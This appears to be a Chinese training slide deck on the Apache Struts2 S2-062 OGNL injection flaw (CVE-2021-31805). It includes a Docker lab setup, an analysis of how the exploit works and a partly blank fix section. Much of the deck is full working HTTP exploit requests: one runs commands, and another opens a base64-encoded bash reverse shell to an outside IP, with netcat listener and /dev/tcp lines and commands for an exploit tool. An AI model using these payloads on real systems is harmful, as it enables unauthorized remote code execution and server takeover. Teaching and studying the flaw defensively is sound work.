


Struts最新高危漏洞 s2-062 CVE-2021-31805

无涯老师

Struts





https://xz.aliyun.com/t/10400

课程大纲



- 1、Struts2介绍
- 2、s2-062漏洞概况
- 3、漏洞本地源码复现
- 4、漏洞原理及POC分析
- 5、漏洞修复方法

中华人民共和国网络安全法

第二十七条

任何个人和组织不得从事非法侵入他人网络、干扰他人网络正常功能、窃取 网络数据等危害网络安全的活动;不得提供专门用于从事侵入网络、干扰网络正常功能及防护措施、窃取网络数据等危害网络安全活动的程序、工具;明知他人从事危害网络安全的活动的,不得为其提供技术支持、广告推广、支付结算等帮助。

课程内容仅用于以防御为目的的教学演示请勿用于其他用途,否则后果自负




Struts2介绍

SSH/SSM



Model-View-Controller



什么是MVC (Model-View-Controller) ?



没有MVC组件:

https://blog.csdn.net/qq_34970891/article/details/78279096

- 1、为每个请求编写处理的Servlet
- 2、使用getParameter()获取请求参数
- 3、转换参数的数据类型,包括实体对象
- 4、处理重定向和转发URL

有MVC:

分离页面展示代码和业务逻辑代码,提升可维护性、提升开发效率

Struts



2001年发布 2007发布2.0版本



02

s2-062漏洞概况

漏洞概况



2022年4月13日 恶意OGNL表达式,远程代码执行http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=CVE-2021-31805

https://cwiki.apache.org/confluence/display/WW/S2-062

关联漏洞:

CVE-2020-17530 (S2-061)

漏洞概况



漏洞影响版本 2.0.0 <= Apache Struts <= 2.5.29

Struts历史漏洞

https://struts.apache.org/releases.html

https://www.cnblogs.com/qiantan/p/10695567.html

贡献



填空题:

近几年,为安全工程师不会饿死作出突出贡献的几个东西:

- 1, Struts2
- 2. ThinkPhp
- 3、





03

s2-062漏洞复现

靶场搭建方式



- 1、本地源码(可以debug调试)
- 2、vulhub Docker构建 (同s061)

测试:

http://192.168.142.128:18080/index.action?id=%25{6*6}

靶场搭建方式



- 1、本地源码(可以debug调试)
- 2、vulhub Docker构建 (同s061)

靶场搭建方式

//方网域bafangwy.com

```
docker-compose.yml
```

```
version: '2'
services:
struts2:
image: vulhub/struts2:2.5.25
ports:
- "18080:8080"
```

docker-compose up

测试:

http://192.168.142.128:18080/index.action?id=%25{6**6}

payload1-执行命令



```
POST /index.action HTTP/1.1
Host: 192.168.142.128:18080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: JSESSIONID=node01c863u8lzu8eyn099a51bjyie0.node0
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Length: 1191
-----WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Disposition: form-data; name="id"
%{
(#request.map=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map.setBean(#request.get('struts.valueStack')) == true).toString().substring(0,0) +
(#request.map2=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map2.setBean(#request.get('map').get('context')) == true).toString().substring(0,0) +
(#request.map3=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map3.setBean(#request.get('map2').get('memberAccess')) == true).toString().substring(0,0) +
(#request.get('map3').put('excludedPackageNames',#@org.apache.commons.collections.BeanMap@{}.keySet()) ==
true).toString().substring(0,0) +
(#request.get('map3').put('excludedClasses',#@org.apache.commons.collections.BeanMap@{}.keySet()) ==
true).toString().substring(0,0) +
(#application.get('org.apache.tomcat.InstanceManager').newInstance('freemarker.template.utility.Execute').exec({'id'}))
-----WebKitFormBoundaryl7d1B1aGsV2wcZwF—
```

反弹连接准备工作



阿里云服务器 (设置安全组): nc -lvvp 7777

https://ir0ny.top/pentest/reverse-encoder-shell.html

bash -i > & /dev/tcp/x.x.x.x/7777 0>&1

payload2-反弹连接



```
POST /index.action HTTP/1.1
Host: 192.168.142.128:18080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;g=0.8,zh-TW;g=0.7,zh-HK;g=0.5,en-US;g=0.3,en;g=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: JSESSIONID=node01c863u8lzu8eyn099a51bjyie0.node0
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Length: 1191
-----WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Disposition: form-data; name="id"
%{
(#request.map=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map.setBean(#request.get('struts.valueStack')) == true).toString().substring(0,0) +
(#request.map2=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map2.setBean(#request.get('map').get('context')) == true).toString().substring(0,0) +
(#request.map3=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map3.setBean(#request.get('map2').get('memberAccess')) == true).toString().substring(0,0) +
(#request.get('map3').put('excludedPackageNames',#@org.apache.commons.collections.BeanMap@{}.keySet()) ==
true).toString().substring(0,0) +
(#request.get('map3').put('excludedClasses',#@org.apache.commons.collections.BeanMap@{}.keySet()) ==
true).toString().substring(0,0) +
(#application.get('org.apache.tomcat.InstanceManager').newInstance('freemarker.template.utility.Execute').exec({'bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny4xMDYuOC4xNzUvNzc3NyAwPiYx}|{base64,-d}|{bash,-i}'}))
-----WebKitFormBoundaryl7d1B1aGsV2wcZwF—
```

工具利用



pip3 install lxml

s2-062.py --url http://192.168.142.128:18080

s2-062.py --url http://192.168.142.128:18080 --cmd whoami

s2-062.py --url http://192.168.142.128:18080 --cmd dir



漏洞原理分析

概述



项目使用了%{}解析OGNL表达式,对用户输入的内容进行二次解析的时候,如果没有验证,可能导致远程代码执行

- 1、什么是OGNL表达式
- 2、OGNL表达式在Struts2中用来做什么
- 3、OGNL解析是怎么造成代码执行的

OGNL是什么?



- Object-Graph Navigation Language(对象 图导航语言)
- 一种开源的 Java 表达式语言
- 用于对数据进行访问,拥有类型转换、访问 对象方法、操作集合对象等功能

OGNL和Struts2



参考《OGNL和Struts标签.pdf》

- 1、OGNL是Struts默认支持的表达式语言
- 2、OGNL可以取值赋值、访问类的静态方法和属性
- 3、访问OGNL上下文。Struts的上下文根对象:

ValueStack

- 4、%{}用来把字符串转换成表达式%25就是URL编码的%
- 5、可以在struts.xml和struts标签等地方使用OGNL表达式

payload1-执行命令



```
POST /index.action HTTP/1.1
Host: 192.168.142.128:18080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: JSESSIONID=node01c863u8lzu8eyn099a51bjyie0.node0
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Length: 1191
-----WebKitFormBoundaryl7d1B1aGsV2wcZwF
Content-Disposition: form-data; name="id"
%{
(#request.map=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map.setBean(#request.get('struts.valueStack')) == true).toString().substring(0,0) +
(#request.map2=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map2.setBean(#request.get('map').get('context')) == true).toString().substring(0,0) +
(#request.map3=#@org.apache.commons.collections.BeanMap@{}).toString().substring(0,0) +
(#request.map3.setBean(#request.get('map2').get('memberAccess')) == true).toString().substring(0,0) +
(#request.get('map3').put('excludedPackageNames',#@org.apache.commons.collections.BeanMap@{}.keySet()) ==
true).toString().substring(0,0) +
(#request.get('map3').put('excludedClasses',#@org.apache.commons.collections.BeanMap@{}.kevSet()) ==
true).toString().substring(0,0) +
(#application.get('org.apache.tomcat.InstanceManager').newInstance('freemarker.template.utility.Execute').exec({'id'}))
-----WebKitFormBoundaryl7d1B1aGsV2wcZwF—
```

payload分析



- InstanceManager: 用于实例化任意对象
- BeanMap: 可以调用对象的getter、setter, setBean()可以更新对象
- valueStack: ONGL的根对象
- memberAccess: 控制对象的访问 setExcludedPackageNames() setExcludedClasses()清除黑名单
- Execute类: 黑名单类, exec可以执行Shell

总结



使用BeanMap绕过了Struts2的黑名单(沙盒机制),并实例化了可以执行代码的类

s2-061和s2-062的区别



#request.map=#application.get('org.apache.tom cat.InstanceManager').newInstance('org.apache.commons.collections.BeanMap')).toString().substring(0,0)

s2-062改成了:

#request.map=#@org.apache.commons.collecti
ons.BeanMap@{}).toString().substring(0,0)





ComponentTagSupport#doStartTag()

```
lic int doStartTag() throws JspException {
    ValueStack stack = this.getStack();
    this.component = this.getBean(stack, (HttpServletRequest)this.pageCon
    Container container = (Container)stack.getContext().get("com.opensymple container.inject(this.component);
    this.populateParams(); 第一次解析
    boolean evalBody = this.component.start(this.pageContext.getOut());
    第二次解析
```



05

漏洞修复方法

检测和修复



暴破所有的参数,上送xxx=%25{6*6},检测返回值

修复:

1、

2,

3,